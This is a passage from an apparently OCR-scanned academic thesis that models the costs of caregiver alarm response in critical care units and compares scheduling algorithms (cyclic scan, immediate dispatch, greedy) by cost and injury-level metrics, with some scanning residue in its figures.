Suppose the jth assignment of caregiver c is to a patient $p = g(c, s(c, j))$. The cost $C(c, j; f)$ incurred by the caregivers visit can be atomized per vital sign alarm present at p, and represented as a multi-set of real valued costs or *tokens*, denoted $\mathcal{T}(c, j)$. The multi-set $\mathcal{T}(c, j)$ consists of

- A multi-set of real numbers

  $$\bigcup_{i=1}^{k(p)} \left(\bigcup_{a \in X(p,i,s(c,j);f)} R(s(c,j), a) \right),$$

  where $\cup$ is interpreted as a multi-set operation. In addition,

- A multi-set of $\left| \bigcup_{i=1}^{k(p)} A(p, i, T^a(p, c)_j, s(c, j)) \right|$ many tokens each of value 1. These unit tokens correspond to the costs of handling alarms which occurred *while* the caregiver was present at the patient.

Now suppose instead that jth assignment of caregiver c was not to a patient but rather to the Code-Blue $CB = g(c, s(c, j))$. Then, the cost $C(c, j; f)$ incurred by the caregiver is taken as C_{fatal}, a specified parameter. This cost is tokenized as a singleton set consisting of just one token

$$\mathcal{T}(c, j) \overset{def}{=} \{C_{fatal}\}.$$

Over the lifetime of the simulation, and the operation of the caregiver assignment algorithm (as specified by g), a caregiver c collects a multi-set of tokens

$$\mathcal{T}(c) \stackrel{def}{=} = \bigcup_{j} \mathcal{T}(c, j),$$

while over the set of all caregivers C, the set of tokens collected by the operation of g is given by

$$\mathcal{T} \stackrel{def}{=} = \bigcup_{c \in C} \mathcal{T}(c).$$

In general, we will be evaluating algorithms by a statistical analysis of the multi-set of cost tokens $\mathcal{T}$. Two obvious measures are:

- Total umber of fatalities, i.e. the number of tokens in $\mathcal{T}$. whose value is 100.
- Total injury, i.e. the sum of all the tokens in $\mathcal{T}$.

In Chapter 6 (on Evaluation Methodology) we will consider other more sophisticated ways to evaluate the set $\mathcal{T}$ to differentiate between competing caregiver assignment algorithms.

CHAPTER 6

EVALUATION METHODOLOGY

Here we extend the notions developed in Chapter 5 (on the Mathematical Model), and develop more sophisticated ways to evaluate the set $\mathcal{T}$, in order to differentiate between competing caregiver assignment algorithms. The initial evaluation of a candidate algorithm is simply confirming its qualification, that is to say, the fulfillment of every assumption stated in Section 5.8 throughout the simulation life time and the execution of the algorithm. Beyond this notion of *validity*, we have the question of *performance*, which we will now make precise.

6.1 Performance Metrics

For a candidate algorithm A_0 executing its assignment function g which assigns the caregivers C to serve and handle patient alarms, the termination of its execution produces the multi-set of cost tokens $\mathcal{T}_{A_0}$. This output of the algorithm execution is the (multi)-union of each caregiver c's collected multi-set of tokens.


$$\mathcal{T}_{A_0} \overset{def}{=} \bigcup_{c \in C} \mathcal{T}_{A_0}(c).$$

6.1.1 Cost Metric

The cost metric represent the overall cost of the accumulated injuries and fatalities observed through the caregivers performance based on the assignment algorithm and function g enforced through the algorithm execution. Formally, the cost value for the algorithm A_0 is the summation of each cost token value in the multi set $\mathcal{T}_{A_0}$.

$$Cost_{A_0} = \sum_{x \in \mathcal{T}_{A_0}} x \quad \text{, where } x \text{ is a cost token in the multi set.}$$

Figure 6.1.1 Cost metric graph for bedcount 10 to 20.




In Figure 6.1.1 the results represent the cost metric of two algorithms A_0 and A_1. The overall cost for handling a range of beds from 10 to 20, shows that the cost of algorithm A_1 is less in all cases. Which implies that, by considering only the cost metric we will be in favor of A_1.

Note, that the cost metric hide the details of how many fatalities are induced by each algorithm, which may change the selection of the best algorithm, if we consider the fatalities in our criteria.

An alternative method to present the cost metric is a comparative analytical result computed as $Cost_{A_0}/Cost_{A_1}$, a value greater than one indicates that algorithm A_1 is performing better than A_0 as shown in Figure 6.1.2.

Figure 6.1.2 Comparative Cost Value A0 to A1.




6.1.2 Injury Level Histogram Metric

As described in our model earlier, an attended patient with a vital sign alarm, suffers from an incremental injury proportionally with the time for which the patient is left unattended. This injury function $I(p_a, t)$ ultimately reaches an irreversible saturation level, which is a Code-Blue or fatality.

$$I(p_a, t) = \begin{cases} 0 & t < t_a \\ e^{\ln(100)\cdot(t-t_a)/D_a} & t_a \leqslant t \leqslant D_a \\ 100 & t > D_a \end{cases}$$

The Figure 6.1.3 shows three injury functions I_0, I_1 and I_2 associated with three vital signs where α_a is 2.3, 1.55 and 1.15 and induced time to death D_a is 2, 3 and 4 minutes respectively.

Figure 6.1.3 Injury function reaching fatality at different saturation times.



As represented in Figure 6.1.4 we define a set of bands which will represent how the Injury Histogram will be constructed.

Minimum Injury Defined by the band starting at time 0 till $D_a/4$, and 0 ending at $e^{\ln(100)/4}$ injury equivalent value.


Medium Injury Defined by the band starting at time $D_a/4$ till $D_a/2$, and $e^{\ln(100)/4}$ ending at $e^{\ln(100)/2}$ injury equivalent value.

Critical Injury Defined by the band starting at time $D_a/2$ till $3D_a/4$, and $e^{\ln(100)/2}$ ending at $e^{3\ln(100)/4}$ injury equivalent value.

Major Permanent Injury Defined by the band starting at time $3D_a/4$ till D_a, and $e^{3\ln(100)/4}$ ending at 100 injury equivalent value.


Fatal Defined by the time greater than or equal to D_a.

Figure 6.1.4 Identifying injury level bands.



For example, an algorithm A_0 was able to execute 10 caregiver assignments, such that the first 4 assignments made the caregiver arrive at time $0.1D_a$, $0.11D_a$, $D_a/12$ and $D_a/5$ respectively. The first 4 injuries are considered minor injuries, what follows is assigning the caregiver at $0.34D_a$,$0.28D_a$, $0.45D_a$, $0.65D_a$, $0.87D_a$ and the last assignment was after the patient reached a fatal injury and ultimately expired. The last 6 assignments represent 3 medium level injuries, one critical and one major injury and a fatality. The produced histogram for algorithm A_0 is presented in Figure 6.1.5.

Figure 6.1.5 Generated Histogram for the algorithm A0.



6.2 System Parameters

The essential parameters in the system are the set of patients P which is equivalent to the bed count, and the set of caregivers C. Combined they represent the nurse to patient ratio inside the critical care unit. This ratio is an essential parameter, based on which a lot of performance evaluation and work-flow analysis are conducted in the healthcare industry.

Additionally, the following set of parameters are important: the number of vital signs being monitored at each patient, k, and the time to death for each vital sign $D(i)$, where $i = 1, \ldots, k$. This, together with the Poisson distribution intensity $\lambda(i)$ for alarms, represent the load applied on the caregivers and the algorithm inside a simulated critical care unit.

CHAPTER 7

SCHEDULING ALGORITHMS

This chapter describes each of the scheduling algorithms considered as a candidate solution to the research problem. It includes, in addition, a description of the existing modus operandi in place in most hospital facilities, as observed by the author.


The simulation framework as a whole, receives initial configuration input as shown in Figure 7.0.1. Specifically, the simulation framework configuration parameters are:

1. The set of patients P.
2. The number of vital signs in each patient, k.
3. The intensity of each vital sign $\lambda(i)$ where $i = 1, \ldots, k$.
4. The time of the simulation T_{sim}.

The simulator is designed so that the engagement of each scheduling algorithm in our simulation framework is seamless. This is achieved by abstracting the notion of a scheduling algorithm into an encapsulated unit, where each of module shares the same interfaces, and is ecpeted to provide the same functions.

The first set of inputs to each assignment algorithm is a set of static configuration parameters:

Figure 7.0.1 Initial configuration and static input.




1. The set of patients P.
2. The set of caregivers C.
3. The time to death for each vital sign $D(i)$ where $i = 1, \ldots, k$.
4. The maximum time to process an injury T_{max}.
5. The time to process a fatality T_{fatal}.
6. The cost to process a fatality C_{fatal}.

The second set of inputs is dynamic, generated by the simulation framework, and invoked on all registered algorithm units as shown in Figure 7.0.2.

This dynamic input is the set of all alarms raised for all vital signs, and for all patients $p \in P$ denoted $\widehat{A}$, throughout the full simulation time (i.e. from time 0 till T_{sim}).

$$\widehat{A} = \bigcup_{p \in P} \bigcup_{i=1}^{k} A(p, i, 0, T_{sim})$$

Figure 7.0.2 Dynamic input invocation to all algorithms, and analyses of each algorithm output.



The performance of the set of care giver in each algorithm unit, will depend on each algorithm assignment function handling the input alarms. For each different algorithm the caregiver will collect a multi set of injury tokens, and the algorithm will produce the output of all tokens collected by all caregivers $\mathcal{T}$.

The statistical data analyzer, then analyzes all algorithm token multisets, and generates the requested evaluation and comparative metrics (see in Section 6.1), in addition to performance graphs.

The nature of our problem is a real time problem which has some common ground with on-line algorithms, and the k-server problem in particular. The k-server problem generalizes paging and caching problems, and can be viewed as an on-line vehicle routing problem [5, 33]. In contrast with the k-server problem, we do not require immediate handling of on-line requests, requests cannot be handled instantaneously, and the distance between the graph nodes is dynamically changing over time post alarm occurrence.

As, our problem holds its own unique attributes, which differentiate it from on-line algorithms, it requires a different evaluation technique. The performance of on-line algorithms is evaluated using competitive analysis [45]. We note that competitive analysis is a strong performance measure, where the on-line algorithm ALG is compared to an optimal off-line algorithm (OPT) that knows the entire input in advance and can serve it with minimum cost [5]. Extensions to competitive analysis consider a statistical adversary that generates an input which is constrained to satisfy certain statistical properties [39].

Our focus is not competing against a malicious adversary, but to analyze and quantify our system performance against an input generated based on the specified probability distributions. Through our comparative analyses we are not comparing our system against OPT, which admittedly, we do not know. Rather, we seek to compare our algorithms against *de-facto algorithms* that are in use today.

In declaring our approach towards the problem, we do not negate possible future work subjecting our algorithms to competitive analyses against OPT. In contrast, this alternative approach would consider input determined by malicious adversary, and enforce competing against OPT.

7.1 Cyclic Scan

The Cyclic Scan algorithm represents a formalization of the de-facto modus operandi of the majority of critical care units today. It reflects the absence of interoperability between vital sign monitoring devices, and the absent of wireless infrastructures in those units. These two shortcoming are by far the dominant norm in the healthcare industry. Due to the fact that the devices are not interconnected, the task of monitoring all devices forces a latency time, during which caregivers scan among the devices to collect the presented data and status information. Figure 7.1.1 shows the flow chart for the cyclic scan algorithm.


7.2 Immediate Dispatch

The Immediate Dispatch algorithm, is based on the presence of interconnection and interoperability among the vital signs monitors. The interconnection allows for centralized consolidation of the alarms, for use in dispatching decisions. After the consolidation of the alarms, the Immediate Dispatch algorithm assigns the available caregiver immediately to the next alarm received, without concerning itself with the semantics of the alarm or the associated injury levels of competing alarms. Figure 7.2.1 shows the flow chart for the Immediate-Dispatch algorithm.

7.3 Greedy


The Greedy algorithm is an extension of the Immediate-Dispatch algorithm. Like its predecessor, it assumes interconnection and interoperability between vital signs monitors. After the consolidation of alarm data, the algorithm dispatches the available caregiver to the alarm

Figure 7.1.1 Cyclic scan algorithm, flow chart.


Start
Event Notification
Latency delay
Is patient p vital sign i is alarming?
No
Move next
Dispatch on Event Type
Alarm(patient p, vital_sign i)
Set patient p vital sign i on alarm
Simulation termination
Yes
Add all injury tokens for all alarming patients to T
Is there a caregiver available?
No
Yes
Union all cost token sets from each caregiver in T
Assign to Code Blue
Yes
Is there Code Blue Alarms?
Store T
No
Terminate
Assign to Patient

which reports the highest injury level at that precise moment. Greedy selection occurs by choosing the alarm which currently has the highest injury, and does not consider the different (λ determined) injury curves of competing alarms. Figure 7.3.1 shows the flow chart for the Greedy algorithm.


Figure 7.2.1 Immediate Dispatch algorithm, flow chart.


Start
Event Notification
Is patient p vital sign i is alarming?
No
Move next
Dispatch on Event Type
Alarm(patient p, vital_sign i)
Set patient p vital sign i on alarm
Simulation termination
Yes
Add all injury tokens for all alarming patients to T
No
